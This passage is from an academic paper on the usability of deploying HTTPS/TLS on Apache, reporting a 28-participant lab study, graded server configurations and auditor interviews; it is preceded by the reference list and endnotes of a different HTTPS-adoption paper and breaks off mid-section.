[28] MARCZAK, B., WEAVER, N., DALEK, J., ENSAFI, R., FIFIELD, D., MCKUNE, S., REY, A., SCOTT-RAILTON, J., DEIBERT, R., AND PAXSON, V. China's Great Cannon, April 2015. The Citizen Lab.

[29] NAYLOR, D., FINAMORE, A., LEONTIADIS, I., GRUNENBERGER, Y., MELLIA, M., MUNAFÒ, M., PAPAGIANNAKI, K., AND STEENKISTE, P. The cost of the "s" in https. In *Proceedings of the 10th ACM International on Conference on Emerging Networking Experiments and Technologies* (New York, NY, USA, 2014), CoNEXT '14, ACM, pp. 133–140.

[30] NOTTINGHAM, M. Securing the Web, January 2015. W3C.

[31] RESCORLA, E. HTTP Over TLS. RFC 2818, Internet Engineering Task Force, May 2000.

[32] SCHECHTER, E. Moving towards a more secure web, September 2016. Google Security Blog.

[33] SCHILLACE, S. Default https access for Gmail, January 2010. Official Gmail blog.

[34] TWITTER. Securing your Twitter experience with HTTPS, February 2012. Official Twitter blog.

[35] VEDITZ, D., BARTH, A., AND WEST, M. Content security policy level 2. W3C recommendation, W3C, Dec. 2016. https://www.w3.org/TR/2016/REC-CSP2-20161215/.

[36] VELAN, P., ČERMÁK, M., ČELEDA, P., AND DRAŠAR, M. A survey of methods for encrypted traffic classification and analysis. *Netw. 25*, 5 (Sept. 2015), 355–374.

[37] WEST, M. Mixed content. Candidate recommendation, W3C, Aug. 2016. https://www.w3.org/TR/2016/CR-mixed-content-20160802/.

Notes

[1] `https://letsencrypt.org`

[2] `https://https.cio.gov`

[3] `https://www.ssllabs.com/ssltest`

[4] E.g., `https://developers.googleblog.com/2016/11/heres-to-more-https-on-the-web.html`

[5] The Chromium implementation and histogram definition are open source. They are available at `cs.chromium.org`; the histogram is named `Navigation.MainFrameSchemeDifferentPage`. The Firefox implementation and histogram definition are also open source and available at `searchfox.org`.

[6] The Chromium implementation and histogram definition are open source. They are available at cs.chromium.org; the histogram is named `Navigation.MainFrameScheme`.

[7] The Firefox implementation is open source at `searchfox.org`.

[8] `http://www.nielsen.com/us/en/insights/news/2011/infographic-the-most-valuable-digital-consumers.html`

[9] `https://observatory.mozilla.org`

[10] `https://www.google.com/transparencyreport/https/grid/`

[11] `https://www.google.com/transparencyreport/https/faq/`

[12] `https://httpswatch.com/about`

[13] `https://censys.io`

[14] `https://support.alexa.com/hc/en-us/articles/200449744-How-are-Alexa-s-traffic-rankings-determined-`

[15] `https://support.alexa.com/hc/en-us/articles/200450354`

[16] `http://mawi.nezu.wide.ad.jp/mawi/`

[17] `https://www.google.com/transparencyreport/https/metrics/`

[18] `https://telemetry.mozilla.org`

[19] `https://www.google.com/transparencyreport/https/grid/`

“I Have No Idea What I’m Doing” – On the Usability of Deploying HTTPS

Katharina Krombholz
SBA Research

Wilfried Mayer
SBA Research

Martin Schmiedecker
SBA Research

Edgar Weippl
SBA Research

Abstract

Protecting communication content at scale is a difficult task, and TLS is the protocol most commonly used to do so. However, it has been shown that deploying it in a truly secure fashion is challenging for a large fraction of online service operators. While *Let’s Encrypt* was specifically built and launched to promote the adoption of HTTPS, this paper aims to understand the reasons for why it has been so hard to deploy TLS correctly and studies the usability of the deployment process for HTTPS. We performed a series of experiments with 28 knowledgable participants and revealed significant usability challenges that result in weak TLS configurations. Additionally, we conducted expert interviews with 7 experienced security auditors. Our results suggest that the deployment process is far too complex even for people with proficient knowledge in the field, and that server configurations should have stronger security by default. While the results from our expert interviews confirm the ecological validity of the lab study results, they additionally highlight that even educated users prefer solutions that are easy to use. An improved and less vulnerable workflow would be very beneficial to finding stronger configurations in the wild.

1 Introduction

Transport Layer Security (TLS) and its predecessor Secure Sockets Layer (SSL) are fundamental cryptographic protocols to secure information in transit across computer networks and are employed to ensure privacy and data integrity between two communicating parties. They are used hundreds of million of times every day worldwide in applications such as web browsers, smartphone apps or in email communication. Recent studies on TLS usage in the Internet ecosystem for both HTTPS [16, 25] and email [24, 31], however, revealed that a large fraction of communication endpoints are poorly secured and suspectible to a broad array of possible attacks (e.g., Heartbleed [3] and DROWN [11]). Additionally, human-centric studies [20] have shown that warnings are still clicked through and that users have little to no understanding regarding the implications of visiting a website without a valid certificate. Even worse, a large number of services and websites still refrains from using TLS by default for all communication channels despite all efforts in propagating the use of encryption. While the initiative *Let’s Encrypt* was specifically launched to offer free certificates that are trusted by all browsers, it is not yet ubiquitiously used for various reasons, e.g., the lack of Extended Validation (EV) Ceritificates. Besides that, *Let’s Encrypt* still requires to be configured at least once.

To date, most studies on human-centric concerns focused on non-expert end users and, to the best of our knowledge, no user study has yet been conducted to examine the usability of the TLS deployment process directly. Our contribution aims to fill this gap by presenting the first user study with expert users to identify key usability issues in the deployment process of TLS that lead to insecure configurations. We conducted lab sessions that lasted 2 hours each with 28 university students from 14 to 18 December 2015. Data was collected via a think-aloud protocol as well as an entry and exit questionnaire. In addition we collected the bash and browser histories and the resulting server configuration files. We focused on Apache, as this is the most common web server to date [7] (A query at *censys.io* resulted in 20,890,000 websites using Apache). We found that configuring TLS on Apache is perceived as a challenging task even by experienced users. Our results suggest that administrators struggle with important security decisions (e.g., choosing the right cipher suites) which are mainly driven by concerns about compatibility. Furthermore, our participants had a hard time finding reliable sources on the Internet to

support their decision making process. The configuration options in Apache are perceived as difficult to understand and therefore an additional source of error. Through our expert interviews, we collected evidence that insufficiently secure configurations – like those from the majority of participants from our lab study – are frequently encountered during security audits. Our results shed light on major challenges from an expert user's perspective. We are confident that our results are a good baseline for the development of improved tools and policies that are better tied to the expert users' needs.

The contributions of this paper thus are:

- a **lab study with 28 participants** to explore usability challenges in the TLS configuration process
- **expert interviews with 7 security auditors** to provide a baseline for ecological validity and to further explore potential usability improvements and recommendations for the deployment process.

2 Background & Related Work

Transport Layer Security is the foundation of today's web security. Several application layer protocols use TLS to secure their online communication. The most widely used protocol is HTTPS, i.e., TLS provides confidentiality, authenticity and integrity for HTTP. Currently, TLS 1.2 [14] is the most recent version of the SSL/TLS protocol family, with TLS 1.3 on the horizon.[1] Besides securing the majority of today's web traffic, researchers have found several challenges regarding TLS, which are vigorously discussed in the literature [13,37]. Guidelines and best practices for a proper TLS deployment have also been published [12, 38]. The goals of TLS include extensibility and interoperability. This includes the ability to change the quality of the used certificate, settings of used cryptographic primitives (cipher suites), enabling of TLS extensions, use of different TLS versions and the use of additional security features like HTTP Strict Transport Security (HSTS) [23] and HTTP Public Key Pinning (HPKP) [18]. In the last years, many studies focused on empirically testing the quality of TLS configurations by using Internet-wide scanning techniques and showed that the TLS landscape is diverse and full of misconfigurations. Lee et al. [29] analyzed the supported SSL/TLS versions, the EFF started to analyze used certificates [17] with the most comprehensive study by Durumeric et al. [16] and VanderSloot et al. [42]. With a newly introduced search engine it is also possible to monitor the ecosystem more easily [15]. Ristic [36] analyzed different parameters and evaluated the quality by a defined metric [2]. Huang et al. [26] surveyed the use of cipher suites and Kranch and Bonneau [28] scanned domains for HSTS and public key pinning.

[1] https://tools.ietf.org/html/draft-ietf-tls-tls13

Most user studies regarding TLS and human-computer interaction focus on non-expert end users that receive certificate warnings from their browsers. Akhawe et al. [9] performed a large-scale study on the effectiveness of SSL browser warnings and found that that these warnings have high click-through rates, i.e., 70.2% of Google Chrome's SSL warnings did not prevent users from visiting the initially requested insecure site. Harbach et al. [22] presented an empirical analysis of the influence of linguistic properties on the perceived difficulty of descriptive text in warning messages and found that the several steps can help to improve text understandability.

Several studies have been conducted to improve SSL warnings [20, 21, 41, 43]: E.g., Sunshine et al. [41] conducted a survey to examine Internet users' reactions to and understanding of current SSL warnings. Based on their findings, they designed new warnings and showed that they performed significantly better. Weber et al. [43] used a participatory design approach to improve SSL warnings. Felt et al. [21] explored reasons for higher click-through rates for SSL warnings in Google Chrome compared to Mozilla Firefox. They also showed that the design of warnings can lead users towards safer decisions.

Oltrogge et al. [33] conducted an extensive study on the applicability of pinning for non-browser software as in Android apps. They found that only a quarter of their participants understood the concept of pinning. Based on their findings, they presented a web application to support developers in making the right decisions and guiding them through the correct deployment.

Fahl et al. [19] presented the first study with system administrators and found that many of their participants wished for more simplicity, e.g., simpler interfaces and automatic certificate renewal. Their results furthermore highlight the need for a better technical education of responsible personnel. In comparison to our lab experiments, the results from Fahl et al. [19] are based on self-reported data gathered via an online questionnaire and therefore provide a baseline for our study.

3 Lab Experiments

In the following, we describe the methodology used to collect and analyze the data from the lab study.

3.1 Study Design and Procedure

In order to elicit a picture of usability challenges of TLS deployment from an administrator's point of

view, we conducted a series of lab experiments with 28 participants. As described in Section 3.2, we recruited students with expert knowledge in the field of security and privacy-enhancing protocols at our university who fulfilled the criteria to potentially work as an administrator or were actually working as administrators.

Our experiments proceeded as follows: After the recruitment phase, the participants were invited to the lab where they were shortly briefed about the purpose of our study. After signing a consent form, they received the study assignment as presented in Appendix A. In the given scenario, they assumed the role of an administrator of an SME who is in charge of securing the communication to an Apache web server with HTTPS in order to pass a security audit. The server system to secure was based on Raspian, a Debian-based Linux distribution. The Apache version in use was 2.4.11. We prepared and implemented a fictive Certificate Authority (CA) in order to facilitate the process of getting a valid certificate and to remove any bias introduced by the procedures from a certain CA. The fictive CA was available through a simple web interface and required the submission of a valid CSR (certificate signing request) for issuing a valid certificate. The user interface was very simplistic and the browser on the local machine already trusted our CA. Figure 2 in Appendix A shows a screenshot of the user interface. We opted for this study setting as we solely wanted to focus on the actual deployment process instead of the interaction with a CA. There was no existing TLS configuration on the system, hence the participants had to start a new configuration from scratch. We chose Apache for our experimental setup as to date, Apache maintains a clear lead regarding in usage share statistics, followed by Microsoft and nginx, e.g., [1].

We instructed the participants to make the configuration as secure as possible, whereas the assignment did not contain any specific security requirements, such as which cipher suites to use or whether to deploy HSTS or not. In order to collect data, we used a think-aloud protocol. While the participants were working on the task, they articulated their thoughts while an experimenter seated next to them observed their work and took notes. We refrained from video recording due to the results from our pre-test during which we filmed the sessions and noticed a severe impact on the participants' behavior. The participants from the pre-study also explicitly reported that they perceived the cameras as disruptive and distracting, even though they were placed in a discreet way.

In addition to the notes from the observation, we captured the bash and browser history and the final configuration files. After completing the task, the participants were asked to fill out a short questionnaire with closed- and open-ended questions which covered basic demographics, previous security experience in industry and reflections on the experiment. The complete assignment and questionnaire can be found in the Appendix of this paper.
As a result, we had a collection of both qualitative and quantitative data that was further used for analysis as described in Section 3.3.

3.2 Recruitment and Participants

In contrast to most previous studies in the area of TLS usability, we focused on users that have proficient knowledge in the field of security and privacy-enhancing technologies. As it was very difficult to recruit participants from companies, irrespective of a financial incentive, we decided to recruit participants at the university and targeted students that had previously completed a set of security courses similar to recent studies with expert users, e.g., [8, 35, 44].

To ensure that our sample reflected job requirements of real world system administrators we reviewed open job advertisements for system administrators to determine requirements for participation in our study. We then invited a selected set of students that completed several security-related courses to take an online quiz to additionally assess their knowledge irrespective of their previously issued grades. The full set of questions from the quiz can be found in Appendix A. The quiz as well as the required previously completed university courses were selected based on a review of 15 open job advertisements for system administrators in our region. The top 30 students with the best scores were then invited to participate in the lab study, and 28 of them did. The participants' completed the quiz with scores ranging from 8.21 and 10 (out of 10). The average score was 9.15 (median = 9.37). The average time to complete the quiz was 6.1 minutes.

Table 1 summarizes key characteristics of the participants: 2 participants were female, 26 were male; the age range was 21 to 32 with a median of 23. Their experience working in industry ranged from 2 to 120 months with a median of 25 months. 17 of our 28 participants were already experienced system administrators and reported to have deployed TLS before.

We are confident that our participants are suitable to explore usability challenges in TLS deployment that real-world system administrators face. To furthermore strengthen ecological validity of our results we conducted a set of interviews with security auditors (Section 5).

Demographic	Number	Percent
Gender		
Female	2	10%
Male	26	90%
Age		
Min.	21	
Max.	32	
Median	23	
Months worked in industry		
Min.	2	
Max.	120	
Median	25	
Experienced as sysadmin		
Yes	17	60%
No	11	40%
Configured TLS before		
Yes	17	60%
No	11	40%
Currently administrating		
Company web server	5	17%
Private web server	17	83%

Table 1: Participant characteristics from the lab experiments. n=28

3.3 Data Analysis

For a qualitative analysis of the observation protocols we performed a series of iterative coding which is often used in usable security research to develop models and theories from qualitative data [27, 34, 39]. Our approach involved several steps in the analysis process and was implemented as follows: At first, two researchers traversed all data segments independently point-by-point and assigned descriptive codes. This process is referred to as *open coding*. The two researchers performed the initial coding independently from each other to minimize the susceptibility of biased interpretation. We evaluated the quality of our initial codes and agreed on a final set of codes which was then used to code the protocols. Our analysis showed a good inter-rater agreement between the two coders (Cohen's κ=0.78). On the resulting initial set of coded data we performed *axial coding* to look for explanations and relationships among the codes and topics to uncover structures in the data. Then we performed *selective coding* to put the results together and derive a theory from the data.
In order to structure the data from the open-ended questions collected through the questionnaire we used an *iterative coding* process. Hence we went through the collected data and produced an initial set of codes. Then we revised the retrieved codes and discussed recurring themes, patterns and interconnections. After agreeing on a final set of codes, we coded the entire data. As a result of our analysis, we obtained a picture of usability challenges in the deployment process which is presented in Section 4, grouped by themes.
To evaluate the (mostly) quantitative data acquired via the bash/browser history and Apache log files, we applied metrics and measures to evaluate the quality of the resulting configuration.

4 Results

In this section we present the results from our lab study which are based on the data from the think-aloud protocol, the collected log files and the self-reported data from the exit-questionnaire.

4.1 Security Evaluation

We based our evaluation criteria on Qualy's SSL Test.[2] We consider this rating scheme a useful benchmark to assess the quality of a TLS configuration based on the state of the art recommendations from various RFCs [37, 38] and with respect to the most recently discovered vulnerabilities and attacks in the protocol. Since web services have different requirements, e.g., backward compatibility for outdated browsers, there is no universally applicable recommendation to get the highest grade. Still, the rating is widely accepted and applicable to generic web services like in our study. It must be mentioned that this benchmark reflects the best-case scenario at the time of writing, but could be different in the future if new vulnerabilities are discovered.
The rating of the evaluation criteria is expressed with a grade from A to F and composed out of three independent values: (1) protocol support (30%), (2) key exchange (30%) and (3) cipher strength (40%). Some properties, e.g., support for the RC4 cipher cap the overall grade as shown in Table 3. Table 2 summarizes the results of a security evaluation based on the final configuration per participant with additional information in Table 3. The full set of evaluation criteria based on the metrics used in Qualy's SSL Test is listed in Appendix A.

Only four participants managed to deploy an A grade TLS configuration, P24 received the best overall score. B was the most commonly awarded grade (15 out of 28). Four participants did not manage to deploy a valid TLS configuration in the given time (P7, P18, P23, P26). Two

[2] `https://www.ssllabs.com`

participants (P10 and P19) encrypted their private keys, the passphrases were “abc123” and “pass”. One of these two did not share the passphrase with us, however it was easy to brute-force.
Fortunately, none of our participants chose a key size smaller than 2048 for their RSA key. 15 participants chose 2k- and eight chose 4k-sized keys. Five out of the 28 participants deployed the certificate chain correctly, which is necessary to receive a grade better than B according to our rating scheme.
Two participants did not make use of the study CA and used self-signed certificates. Only one participant enabled a TLS version lower than TLS 1.0 (P8), another participant had all versions but TLS 1.2 disabled (P14). Only two participants configured RC4 support and only one configuration (P8) was vulnerable to the POODLE attack as SSL 3 was still supported. 14 participants fully configured forward secrecy, the remaining participants with valid configurations managed to at least partially support it. Eleven participants included HSTS headers to improve the security of their configuration and only two participants deployed HPKP.

To determine whether the distribution of SSL Test grades from our lab study reflects those from configurations found in the wild, we consider the estimation from *SSL Pulse* [6] who regularly publishes data sets of grade distribution measures based on the Alexa Top 1 Million. This data set as of the time our study was conducted contains 141.890 surveyed sites of which 34.1% were graded with A, 20.2% with B, 27.1% with C and 18.5% failed. Based on the 24 valid configurations from our study, 25% of the study configurations were graded with A, 67% with B and 8% with C. Given that the data set from SSL Pulse [6] contains websites with potentially higher security requirements or sites were administrators were presumably given more time to obtain a secure configuration. In particular the possibly very complex structures of real-world websites, as well as the inclusion of third-party content, make our study non-representative.

4.2 TLS Deployment Model

Our qualitative analysis of the think-aloud protocols from our lab study yielded a process model for a successful TLS configuration. All participants who managed a valid configuration in the given time can be mapped to the stages presented in this model. The four participants who did not manage to deploy TLS in the given time significantly deviate from this model. We divide the steps from our model into two phases, a *setup phase* and a *hardening phase*. We refer to the *setup phase* as to a set of tasks to get a basic TLS configuration, i.e., the service is reachable via https if requested. The *hardening phase* comprises all necessary tasks to get a con-




Figure 1: Schematic representation of a successful workflow.

figuration which is widely considered *secure* with respect to the metrics defined in A. Figure 1 shows our deployment model. Participants who achieved at least a basic configuration successfully completed all steps of the setup phase, while better-graded configurations completed some steps from the hardening phase as well. We identified iterative (tool-supported) security testing as a key element for a successful hardening phase, since the participants relied on external sources to evaluate the quality of their configuration.

4.3 Usability Challenges in TLS Deployment

In the following, we present the usability challenges identified through our analysis of qualitative data from the think-aloud protocols and the quantitative data from the collected log files.

Searching for information and finding the right workflow. Except for 3 experienced participants, who explicitly searched for tutorials they were aware of (e.g., `bettercrypto.org`), the study participants visited a high number of websites and used multiple sources of information. The information sources were diverse regarding their suggested deployment approaches and information quality respectively. We frequently observed that a participant started to follow an approach from one tutorial and soon had to switch to another as the presented approach was not feasible for our deployment scenario and the given server configuration.

The lowest number of visited websites during the lab study was 20 (P21). In contrary, participant P4 visited 147 websites during the given time. The average

ID	Grade	Errors / Warnings / Highlights	Cipher Strength Score	Key Exchange Score	Protocol Support Score	Common Name	Key Size	Certificate Chain Length	Used Provided CA to Sign	Encrypted Private Key	SSL 2	SSL 3	TLS 1.0	TLS 1.1	TLS 1.2	RC4 Support	Vulnerable to POODLE (SSL 3)	Forward Secrecy	HSTS	HPKP
P1	A	2	90	90	95	web.local	4096	3	●	○	○	○	●	●	●	○	○	●	●	○
P2	B	3	90	90	95	web.local	2048	1	●	○	○	○	●	●	●	○	○	●	○	○
P3	B	2,3	90	90	95	web.local	2048	1	●	○	○	○	●	●	●	○	○	●	●	○
P4	A		90	90	95	web.local	2048	3	●	○	○	○	●	●	●	○	○	●	○	○
P5	B		90	90	95	web.local	4096	1	●	○	○	○	●	●	●	○	○	●	●	○
P6	B	3	90	90	95	web.local	2048	1	●	○	○	○	●	●	●	○	○	●	○	○
P7	Not valid																			
P8	C	3-6,8	90	90	50	web.local	2048	1	●	○	○	●	●	○	○	●	●	◐	○	○
P9	B	1-3	100	90	95	web.local	4096	1	●	○	○	○	●	●	●	○	○	●	●	●
P10	B	1-3	90	90	95	web.local	4096	1	●	○	○	○	●	●	●	○	○	●	●	●
P11	B	3,4	90	90	95	web.local	2048	1	●	●	○	○	●	●	●	○	○	◐	○	○
P12	B	2,3	90	90	95	web.local	4096	1	●	○	○	○	●	○	●	○	○	●	●	○
P13	B	3	90	90	95	web.local	2048	1	●	○	○	○	●	●	●	○	○	◐	○	○
P14	A-	4	90	90	100	raspberrypi	2048	1	○	○	○	○	○	○	●	○	○	◐	○	○
P15	C	4,7	50	90	95	-	2048	1	○	○	○	○	●	●	●	●	○	◐	○	○
P16	A-	4	90	90	95	web.local	2048	3	●	○	○	○	●	●	●	○	○	◐	○	○
P17	B	2,3	90	90	95	web.local	3096	1	●	○	○	○	●	●	●	○	○	●	●	○
P18	Not valid																			
P19	B	2,3	90	90	95	web.local	2048	1	●	●	○	○	●	●	●	○	○	●	●	○
P20	B	2,3	90	90	95	web.local	2048	1	●	○	○	○	●	●	●	○	○	●	●	○
P21	B	3,4	90	90	95	Test	2048	1	●	○	○	○	●	●	●	○	○	◐	○	○
P22	B	3,4	90	90	95	web.local	2048	1	●	○	○	○	●	●	●	○	○	◐	○	○
P23	Not valid																			
P24	A	2	90	90	97	web.local	2048	3	●	○	○	○	○	●	●	○	○	●	●	○
P25	B	3	90	90	95	SME	4096	1	●	○	○	○	●	●	●	○	○	◐	○	○
P26	Not valid																			
P27	B	3,4	90	90	95	web.local	4096	1	●	○	○	○	●	●	●	○	○	◐	○	○
P28	A	2	90	90	95	web.local	4096	3	●	○	○	○	●	●	●	○	○	●	●	○

Table 2: Security evaluation of the final TLS configuration per participant.

1	Highlight	HTTP Public Key Pinning (HPKP) deployed on this server. Yay!
2	Highlight	HTTP Strict Transport Security (HSTS) with long duration deployed on this server.
3	Warning	This server's certificate chain is incomplete. Grade capped to B.
4	Warning	The server does not support Forward Secrecy with the reference browsers.
5	Warning	This server accepts RC4 cipher, but only with older protocol versions. Grade capped to B.
6	Warning	The server supports only older protocols, but not the current best TLS 1.2. Grade capped to C.
7	Warning	This server uses RC4 with modern protocols. Grade capped to C.
8	Error	This server is vulnerable to the POODLE attack. If possible, disable SSL 3 to mitigate. Grade capped to C.

Table 3: Errors / Highlights / Warnings as referred to in Table 2.

number of visited websites over all participants was 60 (median=49.5, sd=27). We consider this a relatively high number given the low amount of time. Table 5 lists the most visited websites. The top-most visited site points to a German Ubuntu and Linux wiki that is frequently updated. The documentation for SSL on Apache (second-most visited site) contains detailed information on certificate creation and retrieval but only basic information on hardening. In contrast, `sslabs.com` and `bettercrypto.org` contain comprehensive tutorials on hardening but require a detailed understanding of the underlying fundamentals. The tutorial from `raymii.org` provides step by step instructions but is not regularly updated. Most participants expressed annoyance and vexation about the incompatibility of the different information sources. We also found that the number of visited websites (high, medium, low) does not impact the quality of the resulting configuration, but this result is not significant in our sample with $\chi^2(0.23327892, 6) > 0.05$.

Participant ID	Visited websites	Grade
Most visited sites		
P4	147	A
P19	116	B
P8	111	C
P2	109	B
P7	116	-
Least visited sites		
P21	20	B
P12	36	B
P5	49	B
P10	49	B
P18	50	-

Table 4: Participants and their cumulative number of visited sites and overall rating.

"I have absolutely no idea what I'm doing. Neither am I aware of whether my online source is trustworthy. (P23)"

Creating a Certificate Signing Request (CSR). A CSR is a block of PEM-encoded text which is sent to a CA to request a TLS certificate. It therefore contains information that will be included in the certificate such as organization name and common name (FQDN) and enables users to send their public key along with some information that identifies the domain name in a standardized way. When creating a CSR, the user is asked to fill out the respective information. In order to create a CSR, the user has to create a key pair. Our results suggest that many users do not understand the purpose and concept of a CSR, i.e., who it is authenticating towards whom. 19 out of 30 participants from the lab study had to create two or more requests due to errors in the CSR creation. The most common error was that they did not fill out the requested common name field correctly (14 participants) and thus did not receive a valid certificate for their domain. In the end, 20 participants created a CSR with the correct common name as shown in Table 2. As this is a common error in practice, some CAs even highlight that the common name(s) can be altered later on. This is especially useful when adding TLS support for subdomains. Second, two participants (P14 and P15) did not fully understand the difference between a CSR and a (self-signed) certificate. Six participants initially created a self-signed certificate instead of a CSR and tried to upload it to the CA. According to the self-reported work experience, this happened to participants regardless of their experience. E.g., P15 reported to have recently deployed TLS on Apache and still tried to upload a self-signed certificate to the CA. Four participants recognized the error after receiving an error message from the CA and then created a correct CSR including a correct common name.

Choosing the appropriate cipher suites. In TLS, cipher suites are used to determine how secure communication takes place. Cipher suites are composed from building blocks in order to achieve security through diversity. A person in charge of configuring TLS has to select cipher suites that provide authentication and en-

URL	Visitors
`wiki.ubuntuusers.de/Apache/SSL`	25
`httpd.apache.org/docs/2.4/ssl/`	20
`www.ssllabs.com/`	16
`bettercrypto.org`	15
`raymii.org/s/tutorials/Strong_SSL_Security_..`	14
`httpd.apache.org/docs/2.2/mod/mod_ssl`	11

Table 5: Top most visited websites.

cryption that is considered strong. However, this is a task that requires a deep and up-to-date understanding on the underlying algorithms in order to make informed decisions about which cipher suites to support. In the course of our lab experiments, all participants who came to this point during the configuration assignment were aware of the fact that they had to manually select cipher suites to secure the communication. The decision making process was exclusively based on search results and suggestions from online resources without questioning. Some participants also referred to recently published blog posts where they read about the disadvantages of a certain algorithm. This implies that the quality of the used information source is crucial for the overall security of the configuration as our participants lacked profound knowledge and thus had to trust their source of information. Table 2 shows how the selected cipher suites impact the quality of the configuration.

Strict HTTPS. After finishing an initial valid configuration, most participants enforced strict HTTPS as a first step of the hardening phase. Some were annoyed by the fact that HTTPS does not immediately replace HTTP as soon as it is available. Most participants were initially confused when they tested their configuration via the browser and were redirected via http when they entered the URL without the http(s):// prefix. They then spent a significant amount of time to configure the virtual host and the respective ports correctly, mostly also due to misleading or incomplete information from online sources.

Multiple configuration files. All but six participants said that they found the configuration file structure confusing, regardless of their prior experience with Apache. P14 found it particularly challenging to find the right configuration files. According to the think-aloud protocol, this was the main challenge that in the end resulted in an invalid configuration. Several participants copied and pasted entries between different configuration files or had double entries, e.g., for *SSLEngineOn*. Nine participants also struggled with loading the modules, e.g., P18 did not understand where to load the modules in the configuration. Many participants were also not aware of where and how to create a new virtual host which listens on 443. P23, for example, did not understand the differences between the http.conf and apache.conf which distracted him/her from the TLS-specific tasks and security-critical decisions.

Finding the right balance between security and compatibility. We observed that the majority of our participants struggled with the definition of a *secure* configuration. In our assignment we just stated that the configuration should be *as secure as possible to withstand an audit*, without specifying any key properties. Hence, the participants themselves had to make the decisions. About 15 participants expressed concerns regarding compatibility when configuring SSL/TLS versions and cipher suites. A majority of them, however, decided in favor of a securer option, e.g., disabling all TLS versions $<$ TLS v1.1 and thus refraining from supporting older versions of IE.

4.4 Impact of Prior Experience with TLS

As shown in Table 1 a significant proportion of the participant pool has already administered or is currently administering a server and 17 participants have configured TLS before. Regardless of our relatively small sample which is due to the qualitative nature of our study, we provide statistical significance of the interplay between prior experience and the resulting security grade from our study. Table 6 shows the cumulative amount of participants that achieved a certain security grade during the study with respect to their prior experience. None of the participants who did not manage to provide a valid configuration in the given time had prior experience with server administration in a corporate environment. However, Table 6 shows that the majority of experienced users was not able to provide an A grade configuration. A significance test with $\chi^2(7.9982, 3) = 0.046$ provides evidence to suggest that there is an association between prior experience with configuring TLS and the

grade of a participant's TLS configuration from the lab study. We could not identify dependence between prior employment as system administrator and the SSL Test grade based on the configuration from the lab study with $\chi^2(6.7667,3) = 0.07$.

4.5 Perceptions of Usability

After the lab experiments, the study participants filled out a short online questionnaire and reported reflections on the assignment. 18 participants reported that they thought they finished the assignment completely, while nine thought that there were still some configuration steps missing. One participant was not sure about whether or not he/she finished the task. While ten participants perceived the assigned task as difficult and three as very difficult, only four participants thought that it was easy and one that it was very easy. Twelve participants rated the difficulty as neutral.

We also asked our participants what they think are the most severe usability pitfalls in the deployment process. In the following, we provide a respective list. Most frequently mentioned were lack of best practice tutorials (19), followed by misleading terminology (15) and weak default configurations (12).

Lack of best practice tutorials. According to our participants, it was difficult to determine a best practice on how to deploy TLS. Our participants reported that they came across outdated or simply wrong information in online tutorials. 13 participants also mentioned that most tutorials were not generic, but still not specific enough to apply them to the system given in the assignment.

Misleading terminology and error messages. Especially with respect to interactions with the CA, participants expressed confusion about the terminology. Some accidentally uploaded a self-signed certificate instead of a CSR and found the file endings difficult to handle and to distinguish, e.g., *.key*, *.pem*, *.crt*.

Weak default configuration. Eight participants explicitly criticized the high effort necessary to harden the configuration, as too many cipher suites are enabled by default. Also, they criticized that the selection of cipher suites is a time-consuming task that requires profound background knowledge in order to make an informed decision and that bad decisions yield major security vulnerabilities. One participant also suggested a simplified configuration option including a two- or three-way variable to disable certain cipher suites (e.g., tinfoil hat vs. maximum compatibility). Four participants also stated that they would prefer if web servers had TLS configured by default.

"It seems that there is already a certificate called snakeoil, why can't I use this one?" (P7)

Confusing config file structure. During the configuration process, many participants perceived the Apache config file structure as confusing and experienced it as a severe source for errors. We also observed that some participants had simple copy/paste errors in their config files which highly distracted them from the actual main task.

"There are multiple config files in /etc/apache2, how and where do I have to load modules?" (P18)

"Why is there a snakeoil certificate in the config file?" (P22)

Complex workflow. Six participants explicitly stated that the workflow itself is too complex due to the different approaches and branches that can be taken during the configuration process as well as the dependencies of the subtasks. Three participants stated these factors hindered them in finding the source of an error afterwards.

"The configuration process is fiddly and one has to google tons of pages to get it right. Even then one cannot be sure to have a good configuration because SSL vulnerabilities are discovered almost on a regular basis." (P9)

Too much background knowledge required. Many participants expressed their concern about the high amount of background knowledge required to successfully configure TLS in a secure way. Also, the fact that a TLS configuration must be well maintained and frequently updated requires the person in charge to be informed about the latest TLS attacks and other vulnerabilities which our participants considered infeasible in practice.

Confusing permissions. Five participants also stated that they found it hard to choose the correct location and permissions for the certificate and private key.

5 Expert Interviews

In order to address ecological validity, we conducted additional expert interviews with security consultants and auditors about their experiences with insecure TLS configurations. In this section, we describe the interview

Experience	A	B	C	not valid
Configured TLS before?	5	11	1	0
Worked as admin in the past	4	4	0	0
Administering company server	1	3	1	0
Private server	4	9	0	2

Table 6: Prior experience with TLS deployment and server administration.

methodology and results of these expert interviews that were conducted in April 2016. The interview guideline can be found in Appendix A.

5.1 Recruitment and Interview Procedure

The participants were recruited at a security conference in Germany with participants from both academia and industry and via emails to regional security consulting companies. The requirements for participation currently work as a security consultant or auditor and to have at least 2 years of prior experience in auditing web services. The expert interviews were conducted as semi-structured interviews with 7 security experts from well-respected security consulting firms in the German-speaking region. The experts were familiar with TLS misconfigurations and frequently encountered misconceptions on how to combat the trade-off between compatibility and security. The interview segments were coded using iterative coding.

5.2 Results

Our results show that auditors commonly agree that poor usability and too complex workflows and server configurations result in weak TLS configurations. They also mentioned that the deployment process must be simplified and especially the default configuration should favor security. In the following, we discuss their responses in detail. Six interview participants were male, one was female. The average number of months spent as a penetration tester or auditor was 53.2. Two participants work in small companies with less than 10 employees, the remaining participants were employed in companies with more than 10 but less than 100 employees.

Auditing TLS configurations. All expert interview participants reported to focus on the following configuration characteristics during audits: activated TLS/SSL version, activated cipher suites, if the certificate is recognized by commonly used web browsers, whether HSTS is configured and whether public key pinning is activated. E3 and E7 also highlighted that they particularly pay attention if recently discovered attacks are mitigated. E6 and E7 also said that in addition to automated tools, they prefer to evaluate the server configuration directly, if it is accessible.
All seven interview participants use Qualy's SSL Test as the de-facto standard to evaluate public domains. They also use selected Nessus modules[3] and OpenVAS[4] for internal sites. E2, E4 and E6 also reported to use NMap [30].

